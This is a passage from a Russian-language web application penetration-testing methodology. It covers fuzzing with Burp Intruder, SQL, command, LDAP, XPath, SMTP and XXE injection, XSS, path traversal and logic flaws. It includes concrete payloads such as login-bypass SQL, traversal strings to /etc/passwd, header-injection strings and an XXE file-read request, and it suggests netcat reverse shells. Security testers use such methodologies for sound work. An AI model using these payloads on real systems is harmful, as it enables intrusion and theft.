Для каждой потенциальной уязвимости, на которую указывают результаты фаззинга, обратитесь к следующим разделам методики. В них описаны подробные этапы, которые следует выполнить для каждой категории проблемы, чтобы подтвердить наличие уязвимости и успешно её эксплуатировать.

7.1.10

После настройки Burp Intruder для фаззинга одного запроса ту же проверку можно быстро повторить для других запросов приложения. Просто выберите каждый целевой запрос в Burp Proxy и выполните Send to Intruder. Затем немедленно запустите атаку в Intruder с существующей конфигурацией. Так можно одновременно запустить большое число проверок в отдельных окнах и вручную просматривать результаты по мере завершения каждой.

7.1.11

Если при картографировании были выявлены внеполосные каналы ввода, через которые управляемый пользователем ввод поступает в обработку приложения, следует провести сходную процедуру фаззинга этих каналов. Отправляйте различные специально сформированные данные, предназначенные для вызова распространённых уязвимостей при обработке в веб-приложении. В зависимости от характера канала ввода для этого может потребоваться специализированный сценарий или другой испытательный стенд.

7.1.12

В дополнение к собственному фаззингу запросов приложения, если у вас есть доступ к автоматизированному сканеру уязвимостей веб-приложений, запустите его против цели, чтобы получить основу для сравнения с собственными результатами.

7.2. Проверьте SQL-инъекцию

7.2.1

Если строки SQL-атаки этапа 7.1.3 приводят к аномальным ответам, вручную исследуйте обработку соответствующего параметра приложением, чтобы определить наличие уязвимости SQL-инъекции.

7.2.2

Если возвращались сообщения об ошибках базы данных, исследуйте их значение. Для интерпретации сообщений на некоторых распространённых платформах баз данных используйте раздел "Справочник по синтаксису SQL и ошибкам" главы 9.

7.2.3

Если отправка одной одинарной кавычки в параметре вызывает ошибку или другое аномальное поведение, отправьте две одинарные кавычки. Если ошибка или аномальное поведение исчезает, приложение, вероятно, уязвимо к SQL-инъекции.

7.2.4

Попробуйте применить распространённые функции конкатенации строк SQL для создания строки, эквивалентной некоторому безобидному вводу. Если это вызывает тот же ответ, что и исходный безобидный ввод, приложение, вероятно, уязвимо. Например, если исходный ввод представляет выражение `F00`, для проверки можно использовать следующие элементы, причём в третьем примере между двумя кавычками находится пробел:

```
'||'F00
'+'F00
' 'F00
```

Как всегда, обязательно кодируйте в URL такие символы, как + и пробел, имеющие особое значение в HTTP-запросах.

7.2.5

Если исходный ввод числовой, попробуйте применить математическое выражение, эквивалентное исходному значению. Например, если исходное значение было 2, попробуйте отправить `1+1` или `3-1`. Если приложение отвечает так же, оно может быть уязвимо, особенно если значение числового выражения систематически влияет на поведение приложения.

7.2.6

Если предыдущая проверка успешна, можно дополнительно подтвердить наличие SQL-инъекции, применив специфичные для SQL математические выражения для создания определённого значения. Если логикой приложения можно систематически манипулировать таким способом, оно почти наверняка уязвимо к SQL-инъекции. Например, оба следующих элемента эквивалентны числу 2:

```
67-ASCII('A')
51-ASCII(1)
```

7.2.7

Если любой из фаззинг-тестов с командой `waitfor` вызвал аномальную задержку ответа приложения, это убедительно указывает, что база данных имеет тип MS-SQL, а приложение уязвимо к SQL-инъекции. Повторите проверку вручную, указав разные значения параметра `waitfor`, и определите, меняется ли время ответа систематически в соответствии с этим значением. Учтите, что полезная нагрузка атаки может вставляться более чем в один SQL-запрос, поэтому наблюдаемая задержка может быть фиксированным кратным указанного значения.

7.2.8

Если приложение уязвимо к SQL-инъекции, определите, какие виды атак возможны и, вероятно, помогут достичь целей. Подробные этапы выполнения следующих атак приведены в главе 9:

• измените условия в предложении `WHERE`, чтобы изменить логику приложения, например внедрив `or 1=1--` для обхода входа;
• используйте оператор `UNION`, чтобы внедрить произвольный запрос `SELECT` и объединить результаты с результатами исходного запроса приложения;
• получите отпечаток типа базы данных при помощи специфичного для неё синтаксиса SQL;
• если база данных имеет тип MS-SQL и приложение возвращает в ответах сообщения об ошибках ODBC, используйте их для перечисления структуры базы данных и получения произвольных данных;
• если невозможно непосредственно получить результаты произвольного внедрённого запроса, извлекайте данные следующими сложными методами:
• получайте строковые данные в числовой форме по одному байту;
• используйте внеполосный канал;

• если можно вызывать разные ответы приложения на основании одного произвольного условия, используйте Absinthe для извлечения произвольных данных по одному биту;
• если можно вызывать задержки по времени на основании одного произвольного условия, эксплуатируйте их для получения данных по одному биту;
• если приложение блокирует определённые символы или выражения, необходимые для конкретной атаки, попробуйте различные методы обхода из главы 9, чтобы обойти фильтр ввода;

• если возможно, развивайте атаку против базы данных и нижележащего сервера, используя уязвимости или мощные функции базы данных.

7.3. Проверьте XSS и другие инъекции в ответ

7.3.1. Выявите отражённые параметры запроса

7.3.1.1

Отсортируйте результаты фаззинга, щёлкнув столбец Payload Grep, и выявите совпадения, соответствующие полезным нагрузкам XSS из этапа 7.1.3. Это случаи, когда тестовые строки XSS без изменений возвращались в ответах приложения.

7.3.1.2

Для каждого случая просмотрите ответ приложения и найдите расположение предоставленного ввода. Если он находится в теле ответа, проверяйте уязвимости XSS. Если ввод находится в любом HTTP-заголовке, проверяйте уязвимости инъекции заголовков. Если он используется в заголовке `Location` ответа 302 или иным способом задаёт перенаправление, проверяйте уязвимости перенаправления. Учтите, что один ввод может копироваться в несколько мест ответа и может присутствовать более одного вида отражённой уязвимости.

7.3.2. Проверьте отражённый XSS

7.3.2.1

Для каждого места в теле ответа, где появляется значение параметра запроса, просмотрите окружающий HTML и выявите возможные способы сформировать ввод так, чтобы вызвать выполнение произвольного JavaScript. Например, можно внедрить теги `<script>`, выполнить внедрение в существующий сценарий или поместить специально сформированное значение в атрибут тега.

7.3.2.2

Используйте различные методы преодоления сигнатурных фильтров, описанные в главе 12, как справочник по разным способам применения специально сформированного ввода для выполнения JavaScript.

7.3.2.3

Попробуйте отправить приложению различные возможные эксплойты и отслеживайте ответы, чтобы определить, выполняется ли фильтрация или очистка ввода.

Если строка атаки возвращается без изменений, в браузере окончательно подтвердите успешное выполнение произвольного JavaScript, например создав диалоговое окно предупреждения.

7.3.2.4

Если приложение блокирует ввод с определёнными символами или выражениями, которые требуется применить, либо HTML-кодирует определённые символы, попробуйте различные способы обхода фильтра из главы 12.

7.3.2.5

Если уязвимость XSS обнаружена в запросе POST, её всё ещё можно эксплуатировать через вредоносный веб-сайт с формой, содержащей требуемые параметры, и сценарием автоматической отправки формы. Тем не менее более широкий спектр механизмов доставки атаки доступен, если эксплойт можно передать через запрос GET. Попробуйте отправить те же параметры в запросе GET и проверьте, успешна ли атака. Для преобразования запроса можно использовать действие Change Request Method в Burp Proxy.

7.3.3. Проверьте инъекцию HTTP-заголовков

7.3.3.1

Для каждого места в заголовках ответа, где появляется значение параметра запроса, проверьте, принимает ли приложение данные с URL-кодированными символами возврата каретки (`%0d`) и перевода строки (`%0a`) и возвращает ли их в ответе без очистки. Обратите внимание: следует искать в ответе сервера сами фактические символы новой строки, а не их URL-кодированные эквиваленты.

7.3.3.2

Если при отправке специально сформированного ввода в заголовках ответа сервера появляется новая строка, приложение уязвимо к инъекции HTTP-заголовков. Это можно использовать для различных атак, описанных в главе 13.

7.3.3.3

Если в ответах сервера возвращается только один из двух символов новой строки, рабочий эксплойт всё ещё может быть создан в зависимости от контекста и браузера целевого пользователя.

7.3.3.4

Если приложение блокирует ввод с символами новой строки или очищает эти символы в ответе, проверьте эффективность фильтра следующими элементами ввода:

```
foo%00%0d%0abar
foo%250d%250abar
foo%%0d0d%%0a0abar
```

7.3.4. Проверьте открытое перенаправление

7.3.4.1

Если отражённый ввод каким-либо способом используется для задания цели перенаправления, проверьте возможность передать специально сформированный ввод, который приводит к произвольному перенаправлению на внешний веб-сайт. Если возможно, такое поведение можно эксплуатировать, чтобы придать убедительность фишинговой атаке.

7.3.4.2

Если приложение обычно передаёт абсолютный URL как значение параметра, измените доменное имя в URL и проверьте, перенаправляет ли приложение на другой домен.

7.3.4.3

Если параметр обычно содержит относительный URL, измените его на абсолютный URL другого домена и проверьте, перенаправляет ли приложение на этот домен.

7.3.4.4

Если перед перенаправлением приложение проверяет параметр, пытаясь предотвратить внешнее перенаправление, такую защиту часто можно обойти. Для проверки надёжности фильтров попробуйте различные атаки, описанные в главе 13.

7.3.5. Проверьте хранимые атаки

7.3.5.1

Если приложение сохраняет элементы пользовательского ввода и позднее отображает их на экране, после фаззинга всего приложения можно заметить, что некоторые строки атаки возвращаются в ответах на запросы, которые сами этих строк не содержали. Отметьте все такие случаи и выявите исходную точку ввода сохраняемых данных.

7.3.5.2

В некоторых случаях пользовательские данные успешно сохраняются лишь после завершения многоэтапного процесса, чего не происходит при базовом фаззинге. Если при картографировании приложения выявлены функции такого рода, вручную пройдите соответствующий процесс и проверьте сохранённые данные на наличие уязвимостей XSS.

7.3.5.3

Если у вас достаточно прав для проверки, тщательно просмотрите административные функции, в которых данные от низкопривилегированных пользователей в конечном счёте отображаются на экране в сеансе более привилегированных пользователей. Любые хранимые уязвимости XSS в функциях такого рода обычно напрямую приводят к повышению привилегий.

7.3.5.4

Проверьте каждый случай, когда пользовательские данные сохраняются и отображаются пользователям. Ищите в них XSS и другие описанные ранее атаки инъекции в ответ.

7.3.5.5

Если обнаружена уязвимость, при которой ввод одного пользователя отображается другим, определите наиболее эффективную полезную нагрузку атаки для достижения целей, например перехвата сеанса или подделки запросов. Если сохранённые данные отображаются только тому же пользователю, от которого поступили, попробуйте найти способы объединить другие обнаруженные уязвимости, например нарушение управления доступом, чтобы внедрить атаку в сеансы других пользователей.

7.3.5.6

Если приложение позволяет загружать и скачивать файлы, обязательно проверяйте эти функции на хранимые атаки XSS. Если приложение разрешает файлы HTML, JAR или текстовые файлы и не проверяет или не очищает их содержимое, оно почти наверняка уязвимо. Если оно разрешает файлы JPEG и не подтверждает, что они содержат действительные изображения, оно, вероятно, уязвимо для атак на пользователей Internet Explorer. Проверьте обработку приложением каждого поддерживаемого типа файла и подтвердите, как браузеры обрабатывают ответы с HTML вместо обычного типа содержимого.

7.3.5.7

В каждом месте, где данные одного пользователя отображаются другим, но фильтры приложения не позволяют провести хранимую атаку XSS, проверьте, не делает ли поведение приложения его уязвимым к подделке запросов на том же сайте.

7.4. Проверьте инъекцию команд ОС

7.4.1

Если любая строка атаки инъекции команд из этапа 7.1.3 привела к аномальной задержке ответа приложения, это убедительно указывает на уязвимость к инъекции команд ОС. Повторите проверку, вручную задавая разные значения параметра `-i` или `-n`, и определите, меняется ли время ответа систематически в соответствии с этим значением.

7.4.2

Используя успешную строку инъекции, попробуйте внедрить более интересную команду, например `ls` или `dir`, и определите, можно ли получить результаты команды в браузере.

7.4.3

Если получить результаты непосредственно не удаётся, доступны другие варианты:

• можно попытаться открыть внеполосный канал обратно к своему компьютеру. Попробуйте использовать TFTP для копирования инструментов на сервер, telnet или netcat для создания обратной оболочки к своему компьютеру и команду `mail` для отправки вывода команд по SMTP;

• можно перенаправить результаты команд в файл в корневом веб-каталоге, который затем удастся получить непосредственно в браузере. Например:

```
dir > c:\inetpub\wwwroot\foo.txt
```

7.4.4

Если найден способ внедрять команды и получать результаты, определите уровень привилегий при помощи `whoami` или сходной команды либо попытки записать безобидный файл в защищённый каталог. Затем можно попытаться повысить привилегии, получить доступ через чёрный ход к конфиденциальным данным приложения или атаковать другие узлы, достижимые со скомпрометированного сервера.

7.4.5

Если вы полагаете, что ввод передаётся некоторой команде ОС, но перечисленные строки атаки не дают результата, проверьте, можно ли при помощи символа < или > направить содержимое файла на вход команды или вывод команды в файл. Это может позволить читать или записывать произвольное содержимое файлов. Если вы знаете или можете угадать выполняемую команду, попробуйте внедрить связанные с ней параметры командной строки, чтобы полезным образом изменить её поведение, например указать файл вывода в корневом веб-каталоге.

7.4.6

Если приложение экранирует определённые ключевые символы, необходимые для атаки инъекции команд, попробуйте поместить символ экранирования перед каждым таким символом. Если приложение не экранирует сам символ экранирования, это обычно позволяет обойти защиту. Если пробельные символы блокируются или очищаются, на платформах UNIX вместо пробелов может сработать `$IFS`.

7.5. Проверьте обход путей

7.5.1

Для каждого выполненного фаззинг-теста просмотрите результаты строк атаки обхода путей из этапа 7.1.3. Можно щёлкнуть верхнюю часть столбца полезной нагрузки в Burp Intruder, чтобы отсортировать таблицу результатов по нагрузке и сгруппировать результаты этих строк. Для всех случаев с необычным сообщением об ошибке или ответом аномальной длины вручную просмотрите ответ и определите, содержит ли он содержимое указанного файла или другие признаки аномальной файловой операции.

7.5.2

При картографировании поверхности атаки приложения следовало отметить все функции, специально поддерживающие чтение и запись файлов на основании пользовательского ввода. Помимо общего фаззинга всех параметров следует очень тщательно проверить эти функции вручную, чтобы выявить существующие уязвимости обхода путей.

7.5.3

Если параметр, по всей видимости, содержит имя файла, часть имени или каталог, измените существующее значение параметра, вставив произвольный подкаталог и одну последовательность обхода. Например, если приложение отправляет параметр:

```
file=foo/file1.txt
```

попробуйте отправить значение:

```
file=foo/bar/../file1.txt
```

Если поведение приложения в обоих случаях одинаково, оно может быть уязвимо, и следует перейти к следующему этапу. Если поведение различается, приложение может блокировать, удалять или очищать последовательности обхода, получая недействительный путь к файлу. Попробуйте применить кодирование и другие атаки из главы 10 для обхода фильтров.

7.5.4

Если предыдущая проверка с последовательностями обхода внутри базового каталога успешна, попробуйте использовать дополнительные последовательности, чтобы подняться выше базового каталога и обратиться к известным файлам операционной системы сервера. Если попытки неудачны, возможно, до разрешения доступа к файлу приложение применяет различные фильтры или проверки. Продолжайте исследование, чтобы понять реализованные средства контроля и наличие способов их обхода.

7.5.5

Приложение может проверять расширение запрашиваемого файла и разрешать доступ лишь к определённым видам файлов. Попробуйте использовать атаку с нулевым байтом или новой строкой вместе с известным разрешённым расширением, чтобы обойти фильтр. Например:

```
../../../../../boot.ini%00.jpg
../../../../../etc/passwd%0a.jpg
```

7.5.6

Приложение может проверять, что предоставленный пользователем путь начинается с определённого каталога или основы. Попробуйте добавить последовательности обхода после известной разрешённой основы, чтобы обойти фильтр. Например:

```
/images/../../../../../../../etc/passwd
```

7.5.7

Если эти атаки неуспешны, попробуйте объединять несколько способов обхода, сначала работая исключительно в базовом каталоге, чтобы понять действующие фильтры и обработку приложением неожиданного ввода.

7.5.8

Если удалось получить доступ для чтения произвольных файлов сервера, попробуйте извлечь следующие файлы, которые могут позволить развить атаку:

• файлы паролей операционной системы и приложения;
• конфигурационные файлы сервера и приложения для обнаружения других уязвимостей или тонкой настройки иной атаки;
• включаемые файлы, которые могут содержать учётные данные базы данных;
• источники данных приложения, например файлы базы данных MySQL или XML-файлы;
• исходный код страниц, выполняемых на сервере, для анализа кода в поисках ошибок;
• файлы журналов приложения, которые могут содержать имена пользователей и токены сеанса.

7.5.9

Если удалось получить доступ для записи произвольных файлов сервера, определите, возможны ли следующие атаки для развития компрометации:

• создание сценариев в каталогах автозапуска пользователей;
• изменение файлов вроде `in.ftpd` для выполнения произвольных команд при следующем подключении пользователя;
• запись сценариев в веб-каталог с разрешением на выполнение и их вызов из браузера.

7.6. Проверьте инъекцию сценария

7.6.1

Для каждого выполненного фаззинг-теста просмотрите результаты, содержащие строку 111111 отдельно, то есть без предшествующей части тестовой строки. В Burp Intruder их можно быстро выявить, щёлкнув с нажатой Shift заголовок строки Grep 111111, чтобы сгруппировать все результаты с этой строкой. Ищите результаты без отметки в столбце Payload Grep. Все такие случаи, вероятно, уязвимы к инъекции команд сценария.

7.6.2

Просмотрите все тестовые случаи со строками инъекции сценария и выявите сообщения об ошибках сценария, способные указывать, что ввод выполняется, но вызвал ошибку. Для успешной инъекции сценария такие строки может потребоваться точно настроить.

7.6.3

Если приложение выглядит уязвимым, подтвердите это, внедряя дополнительные команды, специфичные для используемой платформы сценариев. Например, можно применять полезные нагрузки, сходные с использованными при фаззинге инъекции команд ОС:

```
system('ping%20127.0.0.1')
```

7.7. Проверьте включение файлов

7.7.1

Если во время фаззинга поступали входящие HTTP-соединения от инфраструктуры целевого приложения, оно почти наверняка уязвимо к удалённому включению файлов. Повторите соответствующие проверки в однопоточном режиме с ограничением скорости, чтобы точно установить, какие параметры заставляют приложение отправлять HTTP-запросы.

7.7.2

Просмотрите результаты тестовых случаев включения файлов и выявите те, что вызвали аномальную задержку ответа приложения. В таких случаях само приложение может быть уязвимо, но возникающие HTTP-запросы могут истекать по тайм-ауту из-за фильтров сетевого уровня.

7.7.3

Если обнаружена уязвимость удалённого включения файлов, разверните веб-сервер с вредоносным сценарием для целевого языка и используйте команды вроде применявшихся при проверке инъекции сценария, чтобы подтвердить выполнение сценария.

8. Проверка уязвимостей ввода, специфичных для функций

Помимо атак, связанных с вводом и рассмотренных на предыдущем этапе, целый ряд уязвимостей обычно проявляется только в определённых видах функций. Перед выполнением отдельных этапов этого раздела просмотрите оценку поверхности атаки приложения, выявите конкретные функции, в которых вероятно возникновение таких дефектов, и сосредоточьте на них тестирование.




Figure 21-9: Testing for functionality-specific input vulnerabilities

Рис. 21-9. Проверка уязвимостей ввода, специфичных для функций

8.1. Проверьте SMTP-инъекцию

8.1.1

Для каждого запроса, применяемого в функциях электронной почты, поочерёдно отправляйте каждую из следующих тестовых строк как каждый параметр, вставляя свой адрес электронной почты в соответствующее место. Для автоматизации можно использовать Burp Intruder, как описано в этапе 7.1 для общего фаззинга. Специальные символы в строках уже URL-кодированы, поэтому не применяйте дополнительное кодирование.

```
<youremail>%0aCc:<youremail>

<youremail>%0d%0aCc:<youremail>

<youremail>%0aBcc:<youremail>

<youremail>%0d%0aBcc:<youremail>

%0aDATA%0afoo%0a%2e%0aMAIL+FROM:+<youremail>%0aRCPT+TO:+<youremail>

%0aDATA%0aFrom:+<youremail>%0aTo:+<youremail>%0aSubject:+test%0afoo
%0a%2e%0a

%0d%0aDATA%0d%0afoo%0d%0a%2e%0d%0aMAIL+FROM:+<youremail>%0d%0aRCPT
+TO:+
<youremail>%0d%0aDATA%0d%0aFrom:+<youremail>%0d%0aTo:+<youremail>
%0d%0aSubject:+test%0d%0afoo%0d%0a%2e%0d%0a
```

8.1.2

Просмотрите результаты и выявите сообщения об ошибках, возвращаемые приложением. Если они, по всей видимости, связаны с проблемой функции электронной почты, исследуйте, требуется ли точная настройка ввода для эксплуатации уязвимости.

8.1.3

Отслеживайте указанный адрес электронной почты и проверяйте поступление сообщений.

8.1.4

Тщательно просмотрите HTML-форму, создающую соответствующий запрос. Она может содержать подсказки об используемом серверном программном обеспечении. В ней также может находиться скрытое или отключённое поле, задающее адрес To электронного письма, который можно изменить непосредственно.

8.2. Проверьте уязвимости нативного программного обеспечения

8.2.1. Проверьте переполнение буфера

8.2.1.1

Для каждого целевого элемента данных отправьте ряд длинных строк, немного превышающих распространённые размеры буферов. Обрабатывайте по одному элементу данных, чтобы максимально охватить пути кода приложения. Для автоматического создания полезных нагрузок разных размеров можно использовать источник character blocks в Burp Intruder. Подходящие размеры буферов:

```
1100
4200
33000
```

8.2.1.2

Отслеживайте ответы приложения и выявляйте аномалии. Неконтролируемое переполнение почти наверняка вызовет исключение в приложении, хотя удалённая диагностика характера проблемы может быть трудна. Ищите следующие аномалии:

• код состояния HTTP 500 или сообщение об ошибке, если другой некорректный, но не чрезмерно длинный ввод не даёт того же результата;
• информативное сообщение об отказе во внешнем нативном компоненте кода;
• получение частичного или некорректного ответа от сервера;
• резкое закрытие TCP-соединения сервером без возврата ответа;
• полное прекращение ответа всего веб-приложения;
• возврат приложением неожиданных данных, возможно указывающий, что строка в памяти утратила нулевой терминатор.

8.2.2. Проверьте целочисленные уязвимости

8.2.2.1

При работе с нативными компонентами кода выявите любые целочисленные данные, особенно указатели длины, которые могут использоваться для вызова целочисленных уязвимостей.

8.2.2.2

В каждом целевом элементе отправляйте подходящие полезные нагрузки, предназначенные для вызова уязвимостей. Для каждого элемента данных последовательно отправляйте ряд разных значений, представляющих граничные случаи знаковых и беззнаковых целых разных размеров. Например:

• `0x7f` и `0x80` (127 и 128);
• `0xff` и `0x100` (255 и 256);
• `0x7fff` и `0x8000` (32767 и 32768);
• `0xffff` и `0x10000` (65535 и 65536);
• `0x7fffffff` и `0x80000000` (2147483647 и 2147483648);
• `0xffffffff` и `0x0` (4294967295 и 0).

8.2.2.3

Если изменяемые данные представлены в шестнадцатеричной форме, отправляйте для каждого случая варианты с порядком байтов от младшего к старшему и от старшего к младшему, например `ff7f` и `7fff`. Если шестнадцатеричные числа отправляются в форме ASCII, используйте тот же регистр буквенных символов, что и само приложение, чтобы обеспечить правильное декодирование.

8.2.2.4

Отслеживайте ответы приложения в поисках аномальных событий, описанных в этапе 8.2.1.2.

8.3. Проверьте SOAP-инъекцию

8.3.1

Поочерёдно выбирайте каждый параметр, который, по вашему предположению, обрабатывается через сообщение SOAP. Отправьте посторонний закрывающий тег XML, например `</foo>`. Если ошибки нет, ввод, вероятно, не вставляется в сообщение SOAP или некоторым образом очищается.

8.3.2

Если ошибка получена, вместо этого отправьте действительную пару открывающего и закрывающего тегов, например `<foo></foo>`. Если ошибка исчезает, приложение может быть уязвимо.

8.3.3

Если отправленный элемент копируется обратно в ответы приложения, поочерёдно отправьте следующие два значения. Если один из элементов возвращается как другой или просто как `test`, можно уверенно заключить, что ввод вставляется в сообщение на основе XML.

```
test<foo/>
test<foo></foo>
```

8.3.4

Если HTTP-запрос содержит несколько параметров, которые могут помещаться в сообщение SOAP, попробуйте вставить открывающий символ комментария `<!--` в один параметр, а закрывающий `!-->` - в другой. Затем поменяйте их местами, поскольку порядок появления параметров неизвестен. Это может закомментировать часть SOAP-сообщения сервера, изменить логику приложения или создать другое состояние ошибки, раскрывающее сведения.

8.4. Проверьте LDAP-инъекцию

8.4.1

Во всех функциях, где пользовательские данные применяются для извлечения сведений из службы каталогов, поочерёдно выбирайте каждый параметр и проверяйте потенциальную инъекцию в LDAP-запрос.

8.4.2

Отправьте символ *. Если возвращается большое число результатов, это хороший признак работы с LDAP-запросом.

8.4.3

Попробуйте ввести несколько закрывающих круглых скобок:

```
))))))))))
```

Такой ввод делает синтаксис запроса недействительным, поэтому ошибка или другое аномальное поведение могут указывать на уязвимость приложения, хотя многие другие функции и ситуации инъекции способны вести себя так же.

8.4.4

Попробуйте ввести различные выражения, предназначенные для вмешательства в запросы разных типов, и проверьте, позволяют ли они влиять на возвращаемые результаты.

Атрибут `cn` поддерживается всеми реализациями LDAP и полезен, если подробности о запрашиваемом каталоге неизвестны:

```
)(cn=*
*))(|(cn=*
*))%00
```

8.4.5

Попробуйте добавлять к концу ввода дополнительные атрибуты, разделяя элементы запятыми. Поочерёдно проверяйте каждый атрибут. Ошибка означает, что атрибут недействителен в текущем контексте. В каталогах, запрашиваемых через LDAP, часто используются следующие атрибуты:

```
cn
c
mail
givenname
o
ou
dc
l
uid
objectclass
postaladdress
dn
sn
```

8.5. Проверьте XPath-инъекцию

8.5.1

Попробуйте отправить следующие значения и определите, приводят ли они к разному поведению приложения без ошибки:

```
' or count(parent::*[position()=1])=0 or 'a'='b
' or count(parent::*[position()=1])>0 or 'a'='b
```

8.5.2

Если параметр числовой, попробуйте также следующие тестовые строки:

```
1 or count(parent::*[position()=1])=0
1 or count(parent::*[position()=1])>0
```

8.5.3

Если любая из предыдущих строк вызывает различное поведение приложения без ошибки, вероятно, можно извлекать произвольные данные, создавая тестовые условия для получения одного байта сведений за раз. Используйте последовательность условий следующего вида, чтобы определить имя родителя текущего узла:

```
substring(name(parent::*[position()=1]),1,1)='a'
```

8.5.4

Извлёкши имя родительского узла, используйте последовательность условий следующего вида для извлечения всех данных дерева XML:

```
substring(//parentnodename[position()=1]/child::node()[position()=1]
/text(),1,1)='a'
```

8.6. Проверьте инъекцию во внутренние запросы

8.6.1

Найдите все случаи, когда в параметре указывается имя внутреннего сервера или IP-адрес. Отправьте произвольный сервер и порт и отслеживайте тайм-аут приложения. Отправьте также `localhost`, а затем собственный IP-адрес, отслеживая входящие соединения на указанном порту.

8.6.2

Выберите параметр запроса, возвращающий определённую страницу для определённого значения, и попробуйте добавить новый внедрённый параметр, используя различный синтаксис, в том числе следующий:

```
%26foo%3dbar (URL-encoded &foo=bar)
%3bfoo%3dbar (URL-encoded ;foo=bar)
%2526foo%253dbar (Double URL-encoded &foo=bar)
```

Если приложение ведёт себя так, будто исходный параметр не изменялся, возможно наличие уязвимости инъекции HTTP-параметров. Попробуйте атаковать внутренний запрос, внедряя известные пары имён и значений параметров, способные изменить внутреннюю логику, как описано в главе 10.

8.7. Проверьте XXE-инъекцию

8.7.1

Если пользователи отправляют серверу XML, возможна атака инъекции внешних сущностей. Если известно поле, возвращаемое пользователю, попробуйте задать внешнюю сущность, как в следующем примере:

```
POST /search/128/AjaxSearch.ashx HTTP/1.1
Host: mdsec.net
Content-Type: text/xml; charset=UTF-8
Content-Length: 115

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///windows/win.ini" > ]>
<Search><SearchTerm>&xxe;</SearchTerm></Search>
```

Если известное поле найти не удаётся, задайте внешнюю сущность `http://192.168.1.1:25` и отслеживайте время ответа страницы. Если возврат занимает значительно больше времени или завершается по тайм-ауту, приложение может быть уязвимо.

9. Проверка логических ошибок




Рис. 21-10. Проверка логических ошибок

9.1. Выявите ключевую поверхность атаки

9.1.1

Логические ошибки способны принимать огромное разнообразие форм и существовать в любом аспекте функций приложения. Чтобы поиск логических ошибок был осуществим, сначала следует сузить поверхность атаки до разумной области ручного тестирования.

9.1.2

Просмотрите результаты картографирования приложения и выявите все случаи следующих особенностей:

• многоэтапные процессы;
• критичные функции безопасности, например вход;
• переходы через границы доверия, например от анонимного пользователя к самостоятельно зарегистрированному, а затем к вошедшему;
• контекстные функции, предоставляемые пользователю;
• проверки и корректировки цен или количеств транзакций.

9.2. Проверьте многоэтапные процессы

9.2.1

Если многоэтапный процесс включает определённую последовательность запросов, попробуйте отправлять их вне ожидаемого порядка. Пропускайте отдельные этапы, обращайтесь к одному этапу несколько раз и к ранним этапам после поздних.

9.2.2

Доступ к последовательности этапов может осуществляться через ряд запросов GET или POST к разным URL либо через отправку разных наборов параметров одному URL. Запрашиваемый этап может задаваться передачей имени функции или индекса в параметре запроса. Полностью разберитесь в механизмах, применяемых приложением для доступа к разным этапам.

9.2.3

Помимо вмешательства в последовательность этапов попробуйте брать параметры, отправляемые на одном этапе процесса, и передавать их на другом. Если соответствующие элементы данных обновляются в состоянии приложения, исследуйте возможность использовать это поведение для вмешательства в логику приложения.

9.2.4

Если в многоэтапном процессе разные пользователи выполняют операции над одним набором данных, попробуйте взять каждый параметр, отправляемый одним пользователем, и отправить его как другой. Если параметры принимаются и обрабатываются от имени другого пользователя, исследуйте последствия, как описано ранее.

9.2.5

На основании контекста реализованных функций постарайтесь понять, какие предположения могли сделать разработчики и где находится ключевая поверхность атаки. Выявите способы нарушить эти предположения, чтобы вызвать нежелательное поведение приложения.

9.2.6

При обращении к этапам многоэтапной функции вне порядка в приложении часто возникают различные аномальные состояния: переменные с нулевыми или неинициализированными значениями, частично определённое или несогласованное состояние и другое непредсказуемое поведение. Ищите интересные сообщения об ошибках и отладочный вывод, которые помогут лучше понять внутреннюю работу приложения и точно настроить текущую или другую атаку.

9.3. Проверьте обработку неполного ввода

9.3.1

